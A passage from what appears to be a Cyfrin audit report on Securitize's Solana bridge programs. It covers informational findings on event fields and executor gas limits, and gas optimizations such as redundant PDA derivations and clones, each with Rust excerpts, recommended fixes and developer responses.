**Securitize:** Acknowledged. The per-mint deployment model is intentional to support multiple clusters (mainnet vs devnet USDC mints differ). `initialize` is gated on the program upgrade authority (fix for <https://github.com/securitize-io/bc-solana-bridge-sc/issues/3>), so only the trusted owner - who operates from internal deployment runbooks - can call it. An incorrect mint produces a distinct, unused `UsdcBridgeConfig` PDA (seeds include `usdc_mint`), so no funds are at risk and no collision with the correct instance is possible.

#### 7.4.15 `USDCBridgeSend` does not expose a direct CCTP correlation identifier

**Description:** `USDCBridgeSend` intentionally emits only bridge-level fields (`bridge_instance`, `target_chain_id`, `recipient`, `amount`). While the transaction also includes Circle CCTP CPI execution and a dedicated `cctp_message_sent_event_data` account, the custom bridge event itself is not sufficient as a standalone correlation record for downstream indexers that want to map bridge sends directly to Circle message identifiers.

```
#[event]
pub struct USDCBridgeSend {
 /// USDC bridge config PDA ([config, usdc_mint]) identifying this bridge deployment.
 pub bridge_instance: Pubkey,
 pub target_chain_id: u16,
 pub recipient: [u8; 32],
 pub amount: u64,
}
```

The handler emits it **after** `invoke_deposit_for_burn` and executor fee logic, still without any CCTP message identifier:

```
invoke_deposit_for_burn(&ctx, destination_domain, amount, recipient)?;

{
 validate_payer_lamports_for_executor(&ctx, exec_amount)?;
 invoke_request_execution_cpi(&ctx, target_chain, exec_amount, signed_quote_bytes)?;
 reimburse_executor_fee(&ctx, exec_amount)?;
}

emit_cpi!(USDCBridgeSend {
 bridge_instance: ctx.accounts.config.key(),
 target_chain_id: target_chain,
 recipient,
 amount,
});
```

**Impact:** Harder **end-to-end tracing** from “user bridged on Solana” to “specific CCTP message / attestation / mint on destination” using only USDCBridgeSend.

**Recommended Mitigation:** After `deposit_for_burn`, if the program can **deterministically read** the emitted nonce and message hash from documented Circle account layouts or CPI return data for the supported Message Transmitter version, **extend** USDCBridgeSend (or add a companion event) with `nonce` and `message_hash` (or a single `message_id/guid` if that is the stable external identifier).

**Securitize:** Thanks for the observation. We acknowledge this is informational and intend to leave the event shape unchanged for the following reasons:

Circle CCTP V2 emits its own MessageSent CPI event in the same transaction via the `cctp_event_authority`, containing the authoritative nonce and full message bytes (from which `message_hash` is derived). This is the canonical correlation source and is already consumed by standard CCTP indexers.

The `cctp_message_sent_event_data` account is present as a named account in our instruction, so off-chain indexers can trivially locate and decode it from the transaction.

Our USDCBridgeSend event and Circle's MessageSent event share the same transaction signature, which is a sufficient and stable correlation key.

Extending USDCBridgeSend with `nonce` / `message_hash` would require our program to deserialize Circle's internal MessageSent account layout or re-hash the raw message bytes after CPI. Both couple us to Circle's private V2 encoding, which we consider a larger long-term risk than the minor indexer convenience gained.

#### 7.4.16 Executor quotes must use the same gas limit as on-chain `executor_gas_limit`

**Description:** Cross-chain relay fees are obtained off-chain from the Wormhole Executor API by sending `relayInstructions` derived from a chosen gas limit.

Both bridge programs always embed `config.executor_gas_limit` when building `relay_instructions` for the on-chain `request_for_execution` CPI.

There is no on-chain check that the caller-supplied signed quote was produced for that same gas limit. `securitize_bridge::initialize` accepts `executor_gas_limit` as an instruction argument, while `securitize_usdc_bridge::initialize` hardcodes `2_000_000` (and other defaults).

```
let config = &mut ctx.accounts.config;

config.owner = ctx.accounts.owner.key();
config.usdc_mint = ctx.accounts.usdc_mint.key();
config.executor_program_id = executor_program_id;
config.executor_gas_limit = 2_000_000;
config.max_executor_fee = 0;
config.max_fee = 0;
config.min_finality_threshold = 2000;
config.paused = false;
```

This asymmetry, together with client/SDK defaults, increases the chance that integrators quote with one limit while the program executes with another—typically resulting in failed relay execution or misleading fee estimates, not direct fund theft by a third party.

**Impact:** Mismatched gas between quote and on-chain `relay_instructions` can cause executor CPI or downstream relay to fail.

**Recommended Mitigation:** Always load `executor_gas_limit` from the on-chain bridge config immediately before quoting and bridging.

**Securitize:** Fixed in [db2847e86](#).

Aligned USDC bridge initialize with DS bridge by making `executor_gas_limit` an explicit instruction argument (removing the hardcoded `2_000_000`). SDKs and CLIs already default the quote gas limit to `config.executor_gas_limit`, so off-chain quoting and on-chain relay instructions are now built from the same field by construction, as recommended.

**Cyfrin:** Confirmed.

#### 7.4.17 PauseStatusChanged is not mint-self-describing for off-chain consumers

**Description:** The event is currently defined as:

```
#[event]
pub struct PauseStatusChanged {
 pub bridge_instance: Pubkey,
 pub paused: bool,
}

and `set_paused` emits:

emit!(PauseStatusChanged {
 bridge_instance: ctx.accounts.config.key(),
 paused,
});

At this point the program already has access to config.asset_mint, because the config PDA is
↳ constrained with:

```rust
seeds = [BridgeConfig::SEED_PREFIX, config.asset_mint.as_ref()]
```

So the omitted field is available at emission time, but is not surfaced in the event payload.

Impact: The practical effect is limited to off-chain observability.

Recommended Mitigation: If better observability is desired, add `asset_mint` to `PauseStatusChanged` so pause/unpause activity can be attributed directly from the event stream without extra resolution.

Securitize: Fixed in [0d9595](#). Fixed in both programs: `PauseStatusChanged` now includes the token mint (`asset_mint` for `securitize_bridge`, `usdc_mint` for `securitize_usdc_bridge`) alongside `bridge_instance` and `paused`, so pause/unpause activity can be attributed directly from the event stream without an additional account fetch.

Cyfrin: Confirmed.

7.5 Gas Optimization

7.5.1 Instruction Handlers Use `find_program_address` Where Cheaper Derivation Is Available

Description: Several instruction handlers call `Pubkey::find_program_address` at runtime to derive PDAs whose bumps are either already available from the Anchor context or could be obtained via Anchor seeds + bump constraints. `find_program_address` iterates bump values starting from 255 downward until it finds a valid off-curve address, costing ~1,500 CU per call. The cheaper alternative, `Pubkey::create_program_address`, uses a known bump directly for ~200 CU.

The affected call sites are:

1. `initialize.rs` — bridge authority bump (line 115)

```
// programs/securitize_bridge/src/instructions/admin/initialize.rs:115-121
let (_, bridge_authority_bump) = Pubkey::find_program_address(
    &[SEED_PREFIX_BRIDGE_AUTHORITY, ctx.accounts.asset_mint.key().as_ref()],
    ctx.program_id,
);
```

The `bridge_authority` PDA could be declared as an `UncheckedAccount` with seeds + bump in the `Initialize` accounts struct. Anchor would then derive the bump via `find_program_address` once during account validation, and the handler could read it from `ctx.bumps.bridge_authority` at zero additional cost.

2. `initialize.rs` — RBAC validation PDAs (lines 148, 160)

```
// initialize.rs:148-151
let (expected_asset_access_controller, _) = Pubkey::find_program_address(
    &[mint.key().as_ref(), SEED_ASSET_ACCESS_CONTROLLER],
    &RBAC_PROGRAM_ID,
);

// initialize.rs:160-161
let (expected_controller_authority, _) =
    Pubkey::find_program_address(&[asset_access_controller.key().as_ref()], &RBAC_PROGRAM_ID);
```

These are cross-program PDAs used only for key comparison. If the accounts were declared with seeds constraints (using `seeds::program`), Anchor would handle the derivation. Alternatively, bumps could be passed as instruction arguments.

3. `bridge_ds_tokens.rs` — wormhole message PDA (line 254)

```
// programs/securitize_bridge/src/instructions/bridge/bridge_ds_tokens.rs:254-258
let (expected_wormhole_message, wormhole_message_bump) = Pubkey::find_program_address(
    &[
        SEED_PREFIX_SENT,
        config.asset_mint.as_ref(),
        &outgoing_sequence.to_le_bytes()[..],
    ],
    // ...
);
```

The sequence-dependent seed makes this PDA dynamic per invocation, but the bump could still be passed as an instruction argument to avoid the search.

4. `execute_vaa_v1.rs` — RBAC event authority (line 228)

```
// programs/securitize_bridge/src/instructions/bridge/execute_vaa_v1.rs:228-229
let (expected_rbac_event_authority, _) =
    Pubkey::find_program_address(&[SEED_EVENT_AUTHORITY], &ASSET_CONTROLLER_ID);
```

This uses a fixed seed and a fixed program ID — the result is a constant that could be precomputed at build time.

Recommended Mitigation:

- For PDAs owned by the bridge program (`bridge_authority`, `wormhole_message`): declare them in the Anchor accounts struct with `seeds + bump` constraints and read bumps from `ctx.bumps`.
- For cross-program PDAs used only for validation (`asset_access_controller`, `controller_authority`): either use `seeds::program` constraints or accept bumps as instruction arguments and verify with `create_program_address`.
- For static-seed PDAs (`rbac_event_authority`): precompute as a module-level constant.

Securitize: Fixed in [164abab](#).

Cyfrin: Verified.

7.5.2 Unnecessary Heap Clones of `posted.payload` and `WormholeAddresses` in Instruction Handlers

Description: Two instruction handlers perform full heap clones of structs where lighter access patterns would suffice.

1. `execute_vaa_v1.rs` — full VAA payload clone (line 257)

`ExecuteVaaV1::handler` clones the entire VAA payload (up to 1,024 bytes) to a new heap `Vec` before length-checking and decoding it:

```
// programs/securitize_bridge/src/instructions/bridge/execute_vaa_v1.rs:257
let payload_bytes = posted.payload.clone();

require_gte!(
    PAYLOAD_MAX_LENGTH,
    payload_bytes.len(),
    BridgeError::InvalidPayload,
);

let decoded_payload =
    abi_decode_bridge_payload(&payload_bytes).ok_or(error!(BridgeError::InvalidPayload))?;
```

Both the length check and `abi_decode_bridge_payload` only require a `&[u8]` reference. The clone allocates up to 1 KB on the heap and copies the full payload before any read occurs.

2. `update_wormhole_accounts.rs` — `WormholeAddresses` struct clone (line 63)

`UpdateWormholeAccounts::handler` clones the entire `WormholeAddresses` struct (96 bytes — three Pubkey fields) to capture old values before mutation:

```
// programs/securitize_bridge/src/instructions/admin/update_wormhole_accounts.rs:63
let old = ctx.accounts.config.wormhole.clone();

require!(
    old.bridge != bridge || old.fee_collector != fee_collector || old.sequence != sequence,
    BridgeError::WormholeAccountsUnchanged,
);

// ... mutate config ...

emit!(WormholeAccountsUpdate {
    old_wormhole_bridge: old.bridge,
    old_wormhole_fee_collector: old.fee_collector,
    old_wormhole_sequence: old.sequence,
    // ...
});
```

The old values could be read into three individual Pubkey locals before mutation, avoiding the struct copy entirely.

Recommended Mitigation: For the payload, borrow the data directly and decode while the reference is held:

```

let payload_bytes = &posted.payload;

require_gte!(
    PAYLOAD_MAX_LENGTH,
    payload_bytes.len(),
    BridgeError::InvalidPayload,
);

let decoded_payload =
    abi_decode_bridge_payload(payload_bytes).ok_or(error!(BridgeError::InvalidPayload))?;

```

For the Wormhole addresses, read individual fields before mutation:

```

let old_bridge = ctx.accounts.config.wormhole.bridge;
let old_fee_collector = ctx.accounts.config.wormhole.fee_collector;
let old_sequence = ctx.accounts.config.wormhole.sequence;

```

Securitize: payload clone in `execute_vaa_v1.rs` was already addressed in commit [5cc0158](#) as part of issue [21](#) - `posted.payload` is now borrowed, not cloned.

WormholeAddresses clone in `update_wormhole_accounts.rs`: we agree with the auditor 's comment. WormholeAddresses is composed of three Pubkey ([u8; 32]) fields with no heap-owning members, so `.clone()` is a 96-byte stack memcopy, not a heap allocation. We propose acknowledging this as not a heap-allocation issue and leaving the code as-is.

7.5.3 `posted.payload.clone()` copies entire VAA payload unnecessarily in `execute_vaa_v1`

Description: In `ExecuteVaaV1::handler`:

```
let payload_bytes = posted.payload.clone();
```

Copies up to 1024 bytes on the heap. Consider decoding while the borrow is held, then storing raw bytes afterward.

Recommended Mitigation: Decode payload while the borrow is active, then store the raw bytes. Alternatively, use `to_vec()` instead of `clone()` for clarity.

Securitize: Fixed in [5cc0158](#).

Cyfrin: Verified.

7.5.4 Resolver Re-derives PDAs Already Computed by Caller, Wasting ~4,500+ CU per Resolution

Description: The resolver's account-derivation pipeline calls `Pubkey::find_program_address` 14 times inside `derive_execute_vaa_accounts` (`programs/securitize_bridge/src/resolver.rs:383-632`), spending approximately 1,500 CU per derivation (~21,000 CU total). Three of these PDAs are already derived by the calling function `build_resolved` (`resolver.rs:276-376`) and discarded before the call:

PDA	<code>build_resolved</code>	<code>derive_execute_vaa_accounts</code>
<code>config_key</code> (<code>BridgeConfig</code>)	line 288	line 395
<code>identity_registry</code>	line 316	line 448
<code>investor</code>	line 319	line 466

`build_resolved` derives these PDAs to load on-chain state (reading `BridgeConfig` and `ImrInvestor`), then calls `derive_execute_vaa_accounts` which re-derives all three from scratch using the same seeds:

```
// build_resolved (resolver.rs:288-291) - first derivation
let (bridge_config_key, _) = Pubkey::find_program_address(
    &[BridgeConfig::SEED_PREFIX, asset_mint.as_ref()],
    program_id,
);

// ... later in build_resolved (resolver.rs:316-326)
let (identity_registry, _) =
    Pubkey::find_program_address(&[asset_mint.as_ref()], &IDENTITY_REGISTRY_ID);

let (investor_key, _) = Pubkey::find_program_address(
    &[
        decoded_payload.investor_id.as_bytes(),
        identity_registry.as_ref(),
        b"Investor",
    ],
    &IDENTITY_METADATA_REGISTRY_ID,
);
```

```
// derive_execute_vaa_accounts - redundant re-derivations
let (config_key, _) = Pubkey::find_program_address( // line 395, dup of 288
    &[BridgeConfig::SEED_PREFIX, asset_mint.as_ref()],
    program_id,
);
// ...
let (identity_registry, _) = // line 448, dup of 316
    Pubkey::find_program_address(&[asset_mint.as_ref()], &IDENTITY_REGISTRY_ID);

let (investor, _) = Pubkey::find_program_address( // line 466, dup of 319
    &[
        investor_id.as_bytes(),
        identity_registry.as_ref(),
        b"Investor",
    ],
    &IDENTITY_METADATA_REGISTRY_ID,
);
```

Additionally, two PDAs use static seeds that never change across invocations:

```
// resolver.rs:437-441
let (bridge_event_authority, _) =
    Pubkey::find_program_address(&[SEED_EVENT_AUTHORITY], program_id);

let (rbac_event_authority, _) =
    Pubkey::find_program_address(&[SEED_EVENT_AUTHORITY], &ASSET_CONTROLLER_ID);
```

These could be precomputed as constants or derived once at module level since their seeds are fixed.

Recommended Mitigation: Pass the already-derived PDAs from `build_resolved` into `derive_execute_vaa_accounts` as parameters:

```
fn derive_execute_vaa_accounts(
    program_id: &Pubkey,
    asset_mint: &Pubkey,
    authorized_user_role: &Pubkey,
    vaa: &VaaFields,
    vaa_hash: &[u8; 32],
    destination_wallet: &Pubkey,
    identity_account: &Pubkey,
    investor_id: &str,
    // New parameters to avoid re-derivation:
    config_key: &Pubkey,
```

```

    identity_registry: &Pubkey,
    investor_key: &Pubkey,
) -> Vec<SerializableAccountMeta> {
    // ... use passed-in keys directly ...
}

```

For the static-seed PDAs (bridge_event_authority, rbac_event_authority), precompute them as module-level constants or use Pubkey::create_program_address with a known bump.

Securitize: Fixed in [64d336](#).

Accepted the recommendation: config_key, identity_registry, and investor_key are now computed once in build_resolved and passed into derive_execute_vaa_accounts, eliminating the three redundant find_program_address calls.

Cyfrin: Confirmed.

7.5.5 Redundant immutable borrow in set_bridge_address and set_emitter_address

Description: In both SetBridgeAddress::handler and SetEmitterAddress::handler, an immutable reference is taken for a check, then immediately replaced by a mutable reference to the same account:

```

// programs/securitize_bridge/src/instructions/admin/set_bridge_address.rs:46-53
let existing = &ctx.accounts.bridge_address;
require!(
    existing.chain != chain || existing.address != address,
    BridgeError::BridgeAddressUnchanged,
);
let bridge_address = &mut ctx.accounts.bridge_address;

```

Same pattern in set_emitter_address.rs:59-66.

Recommended Mitigation: Take the mutable reference once and use it for both the check and mutation.

Securitize: Fixed in [c51e5e57b](#).

Taking a single mutable borrow and reusing it for both the unchanged-value check and the mutation in set_bridge_address::handler and set_emitter_address::handler.

Cyfrin: Confirmed.